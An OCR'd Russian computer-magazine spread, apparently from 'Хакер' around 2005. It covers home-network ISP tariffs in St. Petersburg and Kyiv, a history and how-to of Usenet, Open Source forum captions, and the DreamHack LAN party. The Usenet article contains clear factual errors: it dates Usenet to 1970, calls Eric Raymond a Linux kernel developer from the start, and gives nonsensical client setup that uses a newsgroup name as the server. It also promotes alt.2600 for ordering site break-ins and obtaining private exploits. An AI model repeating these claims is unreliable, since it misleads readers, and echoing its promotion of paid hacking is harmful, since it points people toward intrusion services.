«Петерстар» известен как крупный оператор связи и до недавнего времени компьютерными коммуникациями практически не занимался. Но в 2004 году компания впервые вышла на рынок домашних сетей и принялась стахановскими темпами протягивать оптику по всему Питеру, вложив в это 1,5 миллиона долларов. Хотя количество подключенных к MetroEthernet (сетка «Петерстара») меньше, чем в том же «Матриксе», ее паутина из кабелей накрывает большую площадь. Стоимость подключения к этой сети - 100 долларов, а расценки на инет практически аналогичны матрасовским. Минимальный тариф «Почтовый» стоит $10/мес. и включает 200 Мб трафа. «Домашний» — $15 и 400 Мб. «Домашний плюс» — 600 Мб за $20, а «Сетевой плюс» — 1,3 Гб за полтинник. Есть и пара безлимитных тарифов. «Ночной» дает возможность неограниченно серфить на приличной скорости (10 Мбит) в будни с 20:00 до 8:00 и круглосуточно в выходные и праздники. «Свободный» — это стандартный безлимитник с ограничением скорости в 200 Кбит, стоит он в «Петерстаре» $45.


[узлы доступа «Петерстара»]

Компания гарантирует минимальную скорость на всех тарифах, кроме «Свободного», в 512 Кбит. И это не то же, что максимальная гарантированная, которую обещают некоторые сомнительные конторы :). Если ты живешь на Васильевском острове — тебе повезло. Именно на этом районе сейчас сосредоточил силы этот пров, и лучшей альтернативы там тебе не найти.

«ОЗЕРКИ.NET» (HTTP://WWW.OZERKI.NET)
«В далеком 1999 году несколько энтузиастов начали строительство одной из первых в России оптоволоконной сети в городе Сертолово Ленинградской области», — так, если верить официальному сайту, начиналась история домашней сети «Озерки.NET». Через три года те же энтузиасты проложили 10-мегабитную сеть в питерском районе Шувалово-Озерки, подключив первых клиентов по улице Энгельса. Сеть быстро росла, развивалась, канал со временем был увеличен до 100 Мбит. Теперь «Озерки.NET» входит в пятерку крупнейших ДС Питера, объединяя жилые дома у метро Проспект Просвещения, Озерки и Удельная. Стоимость подключения — $100. В марте 2005-го сетка справила свой пятилетний юбилей, что сопровождалось снижением тарифов на 25%. Минимальный «Легкий», включающий 160 Мб, теперь стоит 364 рублей. «Практичный» (280 Мб) — 476, «Популярный» (400 Мб) — 644, а «Комфортный» (600 Мб) — 784 рубля с перерасходом 0,89 рубля за каждый метр. Помимо этого, доступны безлимитные тарифы: 32 Кбит/с за $30 и 64 Кбит/с за $50. Представители «Озерки.NET» не против хардкорных скачиваний и даже ведут таблицу рекордов. Первое место пока держит чувак, который слил за месяц на 64 килобитах 16 Гб.

WELL-COM (HTTP://WWW.WELL-COM.SU)
Давая название своей сети, отцы «Вэлкома» хотели показать, что рады каждому новому юзверю и что каждый останется доволен. Сетка эта довольно молодая, судя по отзывам на форумах, делают ее грамотные люди. Подключить обещают в течение 30 дней, и если ты живешь не на отшибе и в твоем доме есть еще желающие, стоить это будет $100. Вэлкомовцы дают гарантированные 256 Кбит, то есть реально скорость в инете будет на порядок выше. Тарифы у этого провайдера вкуснее, чем у питерских конкурентов. Например гигабайт трафа стоит $30, а 2 Гб — $50. Можно взять за сотку 4,5 гига, чего тебе на серф хватит с головой. Самый популярный тариф в сети — «Студенческий». Всего $20 и 500 метров трафа. Не отстает провайдер и в плане безлимитных предложений. В «Вэлкоме» их три: 64, 128 и 256 Кбит за 30, 60 и 196 долларов соответственно. Хотя ограничения на скорость распространяются только на тяжелые файлы — всякое мультимедиа или флеш-ресурсы. Если ты зашел на простенькую пагу, она загрузится на максимальной скорости канала (до нескольких мегабит). Особо привередливых юзеров, которых не устроил ни один тариф, компания приглашает в свой офис поговорить по душам. Обещают рассмотреть любые предложения и найти подход к каждому клиенту.

[провайдеры Украины] Хочу еще добавить пару украинских провайдеров. На Украине во многих конторах интересная тема — трафик, наработанный в украинском сегменте интернета, не оплачивается вообще. То есть, даже если ты взял недорогой тариф с небольшим запасом трафа, ты сможешь сколько угодно серфить украинские сайты на максимальной скорости.

«УКРЛИНК» (WWW.UKRLINK.UA)
Крупный киевский интернет-провайдер, называющий себя «системным интегратором». Появился на рынке в 1991 году и сразу направил свои силы на развитие своих каналов связи.
В конце зимы «УкрЛинк» ввел «Весенний» тариф, в котором за $20 юзеры получают 2 гига трафика. Это в два-три раза дешевле, чем у конкурентов, так что народ в сетке всю весну просидел именно на нем. Правда, халява недолгая — только до 15 июня 2005 года. Стандартные же тарифы: «Украина» — за $10 100 Мб на счету и $0,05 перерасход и «Премиум» - $70 за 4 гига, $0,058 за каждый гиг сверху. Плюс то, что посередине.
Если ты предпочитаешь анлим, тебя ждут такие цифры: 64 Кбит — $10, 128 Кбит — $20, 256 Кбит — $40. Ну а если денег нет, а инета хочется, прими участие в игре от «УкрЛинк» «приведи соседа». За каждую свежую голову, которая подключится благодаря тебе, ты поимеешь $10 на свой счет. А если головы будет сразу две — все $30. Внутри сети трафика тоже хватает. Например количество фильмов достигает 1200 штук, а общий объем вареза в районе 10 терабайт. Сейчас сетка быстро развивается, и в планах компании опутать оптоволокном 80% Троещины. Также планируется в ближайшее время объединить «УкрЛинк» и сеть «Фасти» (смотри ниже), что позволит покрыть почти все левобережье Киева.
Сотрудники «УкрЛинк» стараются быть поближе к клиенту и периодически организуют встречи. Так, в конце апреля состоялся общий для абонентов и сотрудников компании пикник с шашлыками, пивом и прочими радостями.

FASTY (WWW.FASTY.NET)
Одна из крупнейших в Киеве домашних сетей и однозначно крупнейшая в Харьковском массиве города. Сетка быстрая (100 Мбит) и стабильная — благодаря специальным защитным средствам против грозы и прочей непогоды, аварии на линиях случаются редко. Вообще, компания так и говорит, что в первую очередь борется за качество своих услуг, устанавливая только лучшее железо и выбирая только лучшие решения.
Тарифы для Киева весьма привлекательные. Стандартный пакет стоит $10 — за эти деньги ты получаешь 100 Мб мирового трафа (как уже было сказано, украинский трафик неограничен). Если доплатить еще десятку — количество трафа увеличится в пять раз. А за $40 тебе дадут 1,2 гига с $0,035 за каждый мег сверху. Максимальный тариф — «Бизнес», стоящий $100 в месяц и включающий 4 Гб.
В сетке есть центральный видеосервер, на котором хранится больше тысячи фильмов, а также музыкальный сервак с немеренным количеством mp3. Само собой, есть игровой сервер.

На этом заканчиваю свой обзор. Надеюсь, ты найдешь своего провайдера и вольешься в дружную тусовку родной домашней сети. А может, даже построишь свою собственную локалку. В наше время диалап и ADSL уже не модны. Будущее за домашними сетями



Мекка компьютерного андерграунда

МЕНЯ ВСЕГДА ПРИТЯГИВАЛО ОБЩЕНИЕ В ГЛОБАЛЬНОЙ СЕТИ. СОГЛАСИСЬ, ЧЕРТОВСКИ ЗДОРОВО, НЕ ОТХОДЯ ОТ КОМПЬЮТЕРА, БОЛТАТЬ С ИНТЕРЕСНЫМИ ЛЮДЬМИ ИЗ САМЫХ РАЗНЫХ СТРАН И ГОРОДОВ. НО ВОТ ГДЕ ОБЩАТЬСЯ? IRC ИЗ ЦИТАДЕЛИ ХАКЕРОВ И ПРОДВИНУТЫХ ЮЗЕРОВ ПРЕВРАЩАЕТСЯ В ТУСОВКУ ЛАМЕРЬЯ С ФЛЕЙМЕРСКИМИ НАКЛОННОСТЯМИ, ICQ НЕ УСТРАИВАЕТ СВОИМ ОДНОКАНАЛЬНЫМ ЧАТОМ, В ФОРУМАХ НЕ ВСЕГДА УДАЕТСЯ ПОЛУЧИТЬ ОТВЕТ НА ПОСТАВЛЕННЫЙ ВОПРОС, ДА ЕЩЕ ЭТИ МОДЕРАТОРЫ СЛОВА СКАЗАТЬ НЕ ДАЮТ… СПОКОЙНО, ДРУГ, МЫ ВОЗВРАЩАЕМСЯ В КИБЕРПАНК! ПРИСТЕГНИ РЕМНИ — USENET ЖДЕТ ТЕБЯ! | Илья Александров (www.livejournal.com/users/ilya_alexandrov)

Рассказ о международной системе конференций USENET

[это должен знать каждый] UseNet (User`s NetWork) — это система конференций различных сообществ в сети интернет. В России ее часто называют новостями или ньюсами. Больше всего конференции напоминают фидошные эхи, меньше — современные WEB–форумы. А в целом представляют собой множество досок объявлений, в которых можно найти любую информацию, начиная документацией по разработке приложений на ассемблере, заканчивая рецептами блюд греческой кухни восемнадцатого века.


Создали ее в 1970 году сотрудники двух американских университетов Том Трюко и Джим Эллиса. В это время активно велась разработка операционной системы Unix, и программерам требовалась возможность удаленно обмениваться информацией, быстро решать вопросы. Том и Джим предложили идею, а первую программу для UseNet (естественно, под никсы) написал Стив Беловин. В начале групп было очень мало, да и сообщений в каждую поступало не больше, чем по паре в день. К середине 80–х количество конференций разрослось до нескольких тысяч, и для удобства навигации по ним ввели систему иерархий, объединившую конфы общей тематики. Сначала иерархий было лишь семь, теперь их огромное количество. Есть даже региональные — например, в nj ты найдешь все, что связано со славным городом Нью–Джерси. Многие крупные компании также представлены в UseNet. Например, hp — это иерархия, объединяющая конференции Hewlett-Packard, а в apple ты найдешь группы новостей о своем любимом Макинтоше.

С помощью UseNet миллионы компьютеров по всему миру обмениваются сообщениями: можно читать или самому публиковать информацию, вступать в дискуссии, дать совет или получить ответ на свой вопрос. Сообщения, которые здесь называют статьями, хранятся на сервере, а потом отправляются в архив. Основные пользователи UseNet — это профессионалы своего дела, которым нужно не столько потрепаться, сколько решить свои профессиональные проблемы и повысить квалификацию.

UseNet — огромнейшая сеть. Каждый день в систему закачивается около 40 миллионов символов! Большая и интереснейшая часть всех статей — англоязычная, так что для комфортной работы с конференциями необходимо знать язык. А для тех, кто прогуливал уроки английского, существует русский ЮзеНет, о котором мы еще поговорим. Никакого процесса регистрации не требуется, участвовать в сети может каждый, у кого есть компьютер с выходом в интернет и специальным программным обеспечением. UseNet — это логическая



сеть, а не физическая. Это значит, что нет администратора или центрального узла, которые бы контролировали содержание досок. Админы обеспечивают техническую реализацию, работу серверов, за статьями же они не следят. Когда я впервые узнал об этом, то подумал, что в этой сети нормальным людям делать нечего — группы должно быть загажены наездами и флеймом. Но когда в конференциях про Linux увидел только статьи о Linux, а в конференции медиков только сообщения о медицине, мое мнение изменилось. Каким образом достигается такой порядок, я объясню позже. Еще важно знать, что User's NetWork это анти авторитарное, свободное общество, которое, как и Интернет в целом, никому не принадлежит.



[народ активно обсуждает крекерские проблемы в alt.2600.hackerz]

[копаем глубже] UseNet изначально был местом, в котором общались хакеры и продвинутые компьютерщики. Это и сейчас так, просто добавилась масса не относящихся к высоким технологиям групп и иерархий. Начнем с того, что в 1991 году никому тогда не известный финский студент Линус Торвальдс в конференции *comp.os.minix* опубликовал сообщение следующего содержания: «Привет всем пользователям minix! Я пишу бесплатную операционную систему (любительскую версию — она не будет такой большой и профессиональной, как gnu) для 386-х и 486-х AT. Вожусь с этим с апреля, и она, видимо, скоро будет готова. Напишите мне, кому что нравится или не нравится в minix, поскольку моя ОС на нее похожа…». Результатом этого поста спустя несколько лет стало появление 32–разрядной операционной системы Linux, установленной сейчас на 75% серверов Интернета. UseNet вообще очень популярен среди разработчиков Линукса, так что если увидишь где–нибудь в *comp.os.linux.kernel* сообщение от человека Eric S. Raymond, можешь не сомневаться — это тот самый Раймонд, автор «Собора и базара» и разработчик ядра с момента рождения операционки.
Довольно известной в андеграунде конфой является *comp.virus*, где ты всегда сможешь найти исходники любой электронной заразы, купить эксклюзивный вирь и пообщаться с самыми крутыми вирьмейкерами. Кто–то взломал NASA, *Microsoft.com* или швейцарский банк? Вполне возможно, ты найдешь этого чувака в одной из конференций *alt.2600*.
История спама тоже берет начало в Usenet, когда в апреле 1994 года двое американских адвокатов провели массовую рассылку сообщений, рекламирующих их услуги.
Конференции бывают двух видов — модерируемые и немодерируемые. Первые ты сможешь только читать, пишут туда лишь создатели конференции. Обычно такие конфы создаются людьми, ведущими блог. Немодерируемые ты сможешь как читать, так и оставлять в них свои посты и ответы на другие сообщения.
ЮзеНет — это не организация. Здесь нет людей, имеющих больше привилегий, чем остальные. Здесь все подчиняются неписанным традициям и, отчасти, мнению старожилов, которых очень уважают. Сообщество Usenet — это огромное количество людей, со своими взглядами и понятиями, обсуждающих интересные им темы, это терабайты технической документации и веселых шуток, многочисленные треды, содержащие порой гениальные мысли, а порой бессмысленный треп.

[конференции] Как ты уже знаешь, UseNet разделен на иерархии. Теперь пришла пора познакомиться с ними поближе. Начнем с категории *comp*. Здесь обсуждаются компьютеры и все с ними связанное: операционки, программы, железо, сети, программирование, администрирование… В *sci* (наука) обсуждают научные открытия и изобретения в самых разных областях: от генетики до новых элементов в таблице Менделеева. В иерархию *rec* входят группы о хобби, увлечениях. Футбол, живопись, музыка — все это ищи здесь. В *news* публикуют новости, как политические, так и компьютерные, в том числе о самом UseNet. Категория *soc* включает социальные вещи: к примеру, посты о культуре той или иной страны, о психологии и человеческих взаимоотношениях. Девушкам рекомендую к прочтению *soc.women* — сам там не был, но говорят, интересно. Те, кому UseNet нужен для того, чтобы пообщаться, могут заглянуть в иерархию *talk*, где флудят обо всем на свете.
Конечно, общими категориями все не ограничивается. Иерархия Usenet имеет древовидную форму. Например, ты запросто можешь обнаружить конференцию *comp.os.windows.settings*. Здесь comp обозначает, что конференция на компьютерную тему, *os* — тут обсуждаются операционные системы, *windows* — отсюда понятно, о какой именно идет речь, а settings показывает, что обсуждаться будет именно настройка системы, а не о какие–нибудь проблемы безопасности. Так что, если ты хочешь обсудить любимый язык программирования — набирай *comp.lang*. а потом добавляй название языка программирования (perl, c и т.д.).
Наверняка многие читатели журнала интересуются киберпанк–культурой. Единомышленники найдутся тут: *alt.cyberpunk*, *alt.cyberpunk.movement*, *alt.cyberpunk.tech*. Обсуждение книг Гибсона, публикация киберпанковских статей, обмен мыслями о будущем — всего этого здесь в избытке. Если же тебе нужно снять стресс и немножечко пофлеймить — советую *alt.flame* и *alt.flame.abortion*. Там много народа, и твою беседу всегда поддержат. В иерархию alt входят группы абсолютно любой тематики, и властвует там абсолютная свобода. Еще одно важное отличие альтернативных групп от остальных — здесь часто можно найти бинарные файлы, фильмы, музыку, а также кучу свежих эксплойтов, крэков и порнушки. Ссылками кидаться не буду, захочется — найдешь сам. По правде, именно с alternативных групп и началось мое знакомство с User`s NetWork. А если конкретно — с культовых конференций группы *alt.2600*. Если ты читаешь «Хакер», побывать там — твой священный долг. Эта группа уже много лет является местом встречи для вирьмейкеров, кардеров, крэкеров и остальных компьютерных бусурманов. Здесь можно достать приватный сплойт, заказать взлом сайта или сервера, получить совет на хакерскую тему. И если порыться в архивах, можно найти любую техническую информацию. Вся информация, естественно, на английском. Иерархия *misc* (прочее) объединяет темы, которые трудно классифицировать и определить в другие категории. Сюда относятся группы «поиск работы», «законодательство» и т.п.
Лучший поисковик в UseNet — это DejaNews (*www.dejanews.com*). Благодаря ему, ты сможешь быстро найти любую инфу в залежах системы конференций. Если ищешь статьи на русском, юзай RusNews, который находиться здесь: *news.corvis.ru*.

[мифы] Читая группы новостей, ты рано или поздно наткнешься на один из знаменитых мифов сети. Самый популярный из них — рассказ о мальчике с опухолью мозга. Согласно легенде, у одного мальчика обнаружили рак мозга. На смертном одре он попросил всех своих друзей послать ему по открытке. Ка-

[СТАТИСТИКА USENET]
Данные о количестве юзеров в UseNet очень приблизительны, по той простой причине, что регистрация здесь отсутствует. Спустя пять лет после рождения сети, в 1975 году, число юзенетчиков достигало 50 тысяч человек, а к 1985 году выросло до 650 тысяч! В середине 90-х наступил расцвет UseNet, группами новостей пользовалось порядка пяти с половиной миллионов человек по всему миру. Но затем начался спад и по приблизительным оценкам в 2004 году Usenet комьюнити составляло три миллиона пользователей.
Что касается самых популярных конференций, то первое место с большим отрывом занимает *alt.sex*. Благодаря огромной популярности UseNet среди пользователей Unix, конференция *comp.os.linux* занимает второе место по объему нагоняемого посетителями трафика. А любители компьютерных игр вывели свою эху *comp.games* на третье место.

кое к этому имеет отношение UseNet? Дело в том, что время от времени в конференциях появляются сообщения от маленького мальчика, который неизлечимо болен и просит прислать ему открытку. После чего указывается адрес «больного».
Еще один популярный миф — история о налоге на модемы. Периодически проскакивают посты, где всех пользователей предупреждают, что им придется вносить деньги за использование модемов, иначе Федеральная комиссия связи отключит их от сети. Также остерегайся статей с сабжем «Как быстро заработать». Потому что там ничего, кроме предложения вступить в финансовую пирамиду, ты не найдешь. Людей кидают на деньги и в UseNet…


[русский UseNet] У нас в России ЮзеНет оказался в тени популярной FIDO, но это не значит, что русских конф нет. Первая статья на русском языке появилась в User's NetWork в начале 90-х.
А первым в России интернет–провайдером был Relcom, который и создал самую старую российскую иерархию *relcom**. В нее входили самые разные группы, все на русском языке. Релкомовские конференции показались мне самыми замусоренными. Еще одна русская группа новостей — *fido7*. Это даже не UseNet, это шлюз между русским ФИДО и системой конференций. Можно сказать, эта иерархия умерла вместе с FIDOnet (Фидо жила, живет и будет жить. Нефиг тут дезинформировать. — Прим. mindw0rk). В общем, я считаю, что гораздо интересней общаться в международных группах. На русские стоит обратить внимание, если только не знаешь английского языка. Хотя жизнь в русском UseNet тоже по-своему бурлила. Достаточно вспомнить старожила, основателя и участника первых русскоязычных конференций (созданная им *soc.culture.soviet* на протяжении пяти лет была самой популярной эхой на постсоветском пространстве), легенду отечественного Юзенета Дмитрия Вулися. Прославился он своей борьбой за свободу в сети, и особенно ненавистью к модераторам. Называя себя расистом, Дмитрий презирал эмигрантов, покинувших Советский Союз, и считал свой интеллект искусственным. Даже посты свои подписывал: "Лучше искусственный интеллект, чем никакой". У него была феноменальная фантазия, проявлявшаяся в часто сумасшедших постах, и умение классно рисовать порнографическое ASCII. Каждого, плохо высказавшегося о его сообщениях, крыл матом и обливал грязью. Еще больше известен Дмитрий стал после знаменитой виртуальной войны с Петром Воробьевым. Однажды он опубликовал очередные порнушные ASCII, заявив, что на них изображена девушка, отрицательно высказавшаяся по поводу его статьи. Девушка эта оказалась подружкой известного компьютерщика и «адепта магических искусств», как он себя величал, Петра Воробьева. Целых два года сторонники Вулиса и Воробьева флудили конференции оппонентов, устраивали разборки на IRC, распространяли сатирические карикатуры друг на друга. Победы ни одна из сторон так и не одержала — все устали и со временем, наконец, утихли.


[русская община Зака Мая]

Еще одна культовая персона UseNet — Зак Май. В начале перестройки Май уехал в США и поэтому в основном писал статьи о жизни русских в стране гамбургеров. Зак жестоко высмеивал американский образ жизни, американских девушек и вообще все амерское. В итоге он решил объединить своих почитателей в отдельное сообщество, общавшееся преимущественно через группы новостей. Как потом он сам заявлял, "за четыре года мы сколотили крутую всеамериканскую русскую общину". Целью своей организации Зак Май ставил не мало, не много: «Захват Крутым Поколением контроля над культурной и общественной жизнью америки». Хоть этого контроля Май так и не добился, зато среди Юзенетчиков прославился.
Одним из самых ярких событий русскоязычного Usenet в 2004 году стал конкурс на лучший рассказ в эхе *ukr.nodes*. Более двухсот человек боролись за ящик пива и «голую новую русскую Клаву». Рассказы были преимущественно юмористическими, тем или иным образом относящиеся к компьютерам: "Большая курилка Интернет","Windows 95 и станция мир" и так далее. Было и переделанное на программерский лад творчество современных исполнителей, особенно вставили песни Кати Лель и Глюкозы, посвященные системным администраторам. Вообще, такого количества писателей и поэтов, как в UseNet, вы не найдете больше нигде (в livejournal графоманов больше раз в пятьсот. — Прим. mindw0rk). Самыми известными среди них были Миша Флигенко и Михаил Вербицкий. Флигенко сочинял веселые стишки, называл всех друзьями и был очень популярен в русском UseNet. Вербицкий же писал на самые разные темы, особенно много внимания уделял межнациональным и межконфессиональным проблемам и рассуждал о международной политике.


[подключаемся] Если тебя все-таки заинтересовал Usenet и ты хотел бы познакомиться с ним поближе, тебе понадобится специальный софт. Хороший клиент под Windows — компактный и быстрый NewsXpress (*http://news.runnet.ru/downloads/nx201.zip*). Продвинутая система настроек, поддержка русского языка, не сложен в освоении — что еще нужно для счастья? Для UNIX ответ однозначный — Pan, доступный по адресу *pan.rebelbase.com*. Огромное количество функций, удобный и понятный интерфейс. Pan отличается прекрасной скоростью работы и морем различных фильтров. На крайний случай сойдет и аутглюк aka Outlook Express. И не надо воротить нос — может, как почтовик этот мейлер уступает аналогам, но для общения в UseNet подходит отлично. А исчерпывающий help поможет не заблудиться в настройках.
После установки софта определись, какой сервер для чтения телеконференций ты будешь юзать. К примеру, тебе захотелось разобраться с настройками файрвола IpTables. В этом случае в настойках своей программы введи в качестве сервера новостей *comp.security*. После чего можешь скачивать все статьи, находящиеся в группе *firewalls*, или создать собственное сообщение. При постинге введи группу, в которой ты публикуешь статью (у нас — firewalls), тему («Помогите с IpTables!!!»), ну и сам текст сообщения. Можешь не сомневаться — откликов будет предостаточно, активность UseNet выше, чем на любом форуме. Если хочешь получить дополнительную информацию о группе новостей, отправь на сервер сообщение с пустым полем «Тема» и словом в теле «help». В ответ придут правила использования сервера и помощь. Если help изменить на list, то ты ознакомишься со списком всех конференций, на которые можно подписаться. Сообщения отправляй только в кодировке KOI-8, это стандарт для статей на русском в UseNet.

[заключение] UseNet — это место, проникнутое идеологией хакерства. К сожалению, из-за того, что сеть почти не пополняется новыми участниками, в последнее время замечен значительный спад активности. Тем не менее юзенет-сообщество — явление достаточно интересное и яркое. Поэтому я приглашаю тебя присоединиться. Я так поступил и ничуть не жалею


[пути сообщения UseNet в 1986 г.]




Open Source Forum


[Хыр отвечает на вопросы слушателей]


[CuTTer и Ларри Уолл (создатель языка Perl)]


[Презентация Хакера на Open Source]


[Хыр на Open Source]





DreamHack — крупнейшая LAN-пати в мире

«ПРИГЛАШАЕМ ВСЕХ НА DREAMHACK ЭТИМ ЛЕТОМ! «ХАКЕР» СОБИРАЕТ РУССКУЮ КОМАНДУ, С КОТОРОЙ БУДЕТ ТУСОВАТЬСЯ НА САМОЙ ЗАЧЕТНОЙ ПАТИ В МИРЕ С 15 ПО 20 ИЮНЯ! ЕДЕМ СО СВОИМИ КОМПАМИ, НОУТБУКАМИ, ТАЩИМ СВЕТ, ЗВУК, МИГАЛКИ, ФЛЮОРЕСЦЕНТНЫЕ ЛАМПЫ. ЗАЖИГАЕМ!» — ТАКОЙ ПОСТ ВИСИТ НА ФОРУМЕ ХАКЕР.RU УЖЕ НЕ ПЕРВУЮ НЕДЕЛЮ. И ЕСЛИ У ТЕБЯ ЕСТЬ ЖЕЛАНИЕ, ТЫ ВПОЛНЕ МОЖЕШЬ ПРИСОЕДИНИТЬСЯ. КАК, ТЫ НЕ ЗНАЕШЬ, ЧТО ТАКОЕ DREAMHACK? НОУ ПРОБЛЕМ, СЕЙЧАС УЗНАЕШЬ | mindw0rk (mindw0rk@gameland.ru)

Четыре дня в компьютерных джунглях

[первый ДримХак] Начну с того, что DreamHack занесен в Книгу рекордов Гиннесса как самая большая LAN-пати в мире. В 2004 году на нем побывало 5272 человека, а количество компов в сети насчитывало почти 6 тысяч.

Первый ДримХак состоялся 30 октября 1997 года в городе Борлэнж, Швеция. Для организаторов это был не первый фестиваль. До этого они провели как минимум три других, но ни одно из тех мероприятий не стало по-настоящему известным. С ДримХаком все должно было быть по-другому. Организаторы собирались сделать новый съезд сценеров крупнейшим событием шведской демосцены и приложили все усилия, чтобы оно не осталось в тени. Специально для этого арендовали самый большой в стране крытый стадион Kupolen и пригласили к сотрудничеству парней из группы Crusaders, уже имевших опыт проведения значительных пати, включая The Gathering. И конечно, ДримХак был шумно разрекламирован в Сети. Организаторы обещали невиданный размах — как минимум, 2000 посетителей, для которых были приготовлены компьютерные места. Но, как оказалось позже, немного погорячились — на DreamHack-97 приехало не более 750 человек. Большую часть из них составляли шведские геймеры, сценеров было процентов 30, из которых половина — амижники.

Цена входного билета составляла $40 на все четыре дня, для девушек вход был бесплатным. ДримХак изначально позиционировался как демопати, фестиваль именно для сценеров. И основным действом были сценовые компо для платформ PC, Amiga и C64: демо, интро, четырехканальная музыка, многоканальная, пиксельная и рендерная графика, Wild compo и ASCII. Любопытным нововведением стал никогда ранее не проводившийся конкурс на лучшую бесполезную утилиту. Победителем в ней стал музыкальный редактор для приставки Nintendo. Несмотря на небольшое количество участников, в некоторых компо участвовали довольно известные сценеры, поэтому качество работ было на высоком уровне. Тот, кто не интересовался сценой, мог поиграть по сетке или накачать из инета свежего вареза. Также на протяжении всей пати в кинозале на 150-дюймовом проекторе круглосуточно крутили фильмы.

Памятным событием для участников первого ДримХака было шоу известнейшего сценового музыканта Dr. Awesome. Лазерные лучи, пронзающие темноту и рисующие буквы на потолке, световые эффекты повсюду, клубы дыма, вырывающиеся из-под танцпола, и сценеры, зажигающие под трековое техно, — такое не каждый день увидишь. Правда, перед началом шоу оказалось, что у организаторов не хватает 15 метров кабеля для аппаратуры, и на помощь пришли посетители, которые на всякий случай прихватили этого добра. Посреди шоу звук внезапно умер, и весь Куполен погрузился во мрак — перегорели предохранители. Но уже через несколько минут шоу продолжалось с новой силой.

[дальнейшее развитие] Не достигнув ожидаемого количества посетителей на первой пати, организаторы DreamHack решили совместить конкурсы для сценеров с геймерскими турнирами. Локальные чемпионаты по StarCraft, WarCraft II, Red Alert, Quake и Quake II должны были привлечь новую аудиторию, включая прогеймеров. Ведь призовые обещали солидные — более 10 тысяч долларов плюс компьютерные комлектующие.

DreamHack-98 посетило около 1800 человек, что более чем в два раза превышало количество участников прошлогодней пати. Было немало сценеров, тусивших отдельно от всех. Ситуацию омрачали недочеты в организации: постоянные задержки, неразбериха с билетами и особенно баги в сценовых компо. Так как сами организаторы сценерами не являлись, да и вообще о сцене имели смутное

представление, проколы в конкурсах следовали повсюду. То работу не туда поставили, то запустили неправильно, то вообще потеряли интру, над которой кто-то корпел полгода. Под конец некоторым сценерам не выдали денежные призовые, которые изначально обещали, и ребята, недолго думая, устроили публичный аукцион по продаже доставшихся в качестве премии железок. Чтобы не заскучать, люди находили себе развлечения сами. Амижники отмечали победу своих работ зажигаловом на танцполе, а под конец вообще устроили стриптиз на потеху публике. Отзывы о DreamHack-98 у сценеров, несмотря ни на что, были положительными. Но уже тогда стало очевидным, что организаторы взяли курс не на сценовое событие, а на LAN-пати.

В 1999 году количество посетителей достигло уже трех тысяч, и 95% из них приехали поиграть в квейк. После этой поездки многие стали писать, что как демопати ДримХак умер, всячески хаяли организаторов и обещали, что никогда больше не вернутся. Отчеты, конечно, не прошли мимо организаторов. Нужно было срочно что-то предпринять, иначе пати грозила окончательно превратиться в обычную геймерскую тусу. И в 2000 году впервые на ДримХаке появилось разделение. Большую часть зала отдали квакерам, а первые три ряда, которые были ближе всего к основному проектору, заняли сценеры. Это место так и называлось — Scenezone.

На юбилейный ДримХак съехались сценеры из самых отдаленных уголков Европы. Несмотря на слишком короткие дедлайны, количество присланных работ не позволило показать их все. Многие сценеры доделывали свои творения прямо на пати, программируя без сна и отдыха, останавливаясь, только когда случались проблемы с электричеством. Большинство показанных работ было вполне на уровне, хотя считалось, что лучшие работы поедут на более известную пати — Ассембли. Была даже одна демка для древнего компьютера Texas Instruments, больше напоминающего калькулятор.

Компромисс между геймерами и сценерами был найден, и последующие ДримХаки становились все более популярными и масштабными. Начиная с 2002 года пати стала проводиться дважды — в середине июня и начале декабря, а такие монстры, как Asus и Microsoft, выступившие спонсорами, позволили сделать ее еще лучше.

[НЕКОТОРЫЕ ПРАВИЛА ДРИМХАКА]

1 Внутри Эльмиа запрещено распивать спиртное и курить. Нарушителям делают предупреждение, и если инцидент повторяется — удаляют с пати.

2 Участники в возрасте до 18 лет допускаются, только имея специальное разрешение от родителей.

3 Оргкомитет предупреждает, что использовать пиратское ПО нехорошо. И в общем-то, чревато :).

4 Запрещено обсуждать информацию о пиратстве, хакинге и других подобных вещах на внутренних каналах пати.

5 Не рекомендуется юзать беспроводные девайсы, так как существует вероятность, что твой сосед юзает их же.

6 Нельзя сооружать собственное компьютерное место и расширять выделенное по билету.

7 Спать можно только в специально отведенном месте. Под столом и в проходе нельзя.

8 Запрещено кататься по территории на роликах и скейтбордах :).

9 Все свои кофеварки и электропечи оставляй дома. Они жрут слишом много энергии и запрещены к использованию на пати.

10 Чтобы продавать что-либо на ДримХак, нужно иметь разрешение от оргкомитета.

11 Нарушение любых шведских законов гарантирует немедленное удаление из Эльмиа.

